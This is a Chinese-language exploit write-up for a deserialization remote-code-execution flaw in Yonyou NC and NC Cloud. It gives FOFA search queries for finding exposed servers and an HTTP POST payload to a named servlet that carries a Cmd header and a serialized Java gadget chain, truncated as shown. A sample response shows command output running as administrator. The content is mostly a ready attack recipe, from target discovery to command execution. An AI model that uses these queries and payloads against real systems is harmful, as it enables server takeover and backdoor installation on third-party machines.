

Y4-38用友-NC-反序列化RCE


漏洞描述:

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞,攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个web服务器。

影响版本:

所有版本

网站图片:



网络测绘:

fofa语法:

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body="
" || body="
```

漏洞复现:

payload:

```
POST /servlet/~webbd/nc.uap.bs.im.servlet.OAUserAuthenticationServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:

数据包扫描 热加载 构造请求

Responses 76bytes / 325ms 美化

```
1 HTTP/1.1 200 OK
2 ENTRY: 1
3 Set-Cookie: JSESSIONID=4FD1F2A6293F53A
4 Date: Sun, 17 Dec 2023 08:25:55 GMT
5 Server: Microsoft-IIS
6 Content-Length: 76
7
8 tiziserver02\administrator
9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <string>
```